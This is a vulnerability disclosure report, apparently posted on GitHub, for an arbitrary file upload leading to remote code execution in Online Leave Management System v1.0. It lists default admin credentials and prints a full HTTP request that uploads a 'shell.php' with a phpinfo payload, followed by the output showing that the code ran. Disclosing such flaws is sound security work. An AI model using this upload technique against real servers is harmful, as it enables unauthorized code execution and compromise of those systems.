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bug\_report / vendors / oretnom23 / online-leave-management-system / RCE-1.md



hegeoo Create RCE-1.md

History

1 contributor

67 lines (49 sloc) | 2.2 KB

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# Online Leave Management System v1.0 by oretnom23 has arbitrary code execution (RCE)

BUG\_Author: hegeoo

Admin login account: admin/admin123

vendor: <https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html>

Vulnerability url: [http://ip/leave\\_system/classes/Users.php?f=save](http://ip/leave_system/classes/Users.php?f=save)

Loophole location: There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the "Create New" file of the "User list" module in the background management system

Request package for file upload:

```
POST /leave_system/classes/Users.php?f=save HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
X-Requested-With: XMLHttpRequest  
Referer: http://192.168.1.19/leave\_system/admin/?page=user/manage\_user  
Content-Length: 809  
Content-Type: multipart/form-data; boundary=-----7128709111375  
Cookie: PHPSESSID=a58hbbkeelngug4ek0dssb0rb5  
Connection: close

-----7128709111375  
Content-Disposition: form-data; name="id"

-----7128709111375  
Content-Disposition: form-data; name="firstname"

111  
-----7128709111375  
Content-Disposition: form-data; name="lastname"

111  
-----7128709111375  
Content-Disposition: form-data; name="username"

111  
-----7128709111375  
Content-Disposition: form-data; name="password"


11  
-----7128709111375  
Content-Disposition: form-data; name="type"

2  
-----7128709111375  
Content-Disposition: form-data; name="img"; filename="shell.php"  
Content-Type: application/octet-stream


JFJF  
<?php phpinfo();?>  
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The files will be uploaded to this directory \leave\_system\uploads



We visited the directory of the file in the browser and found that the code had been executed



System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1)
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64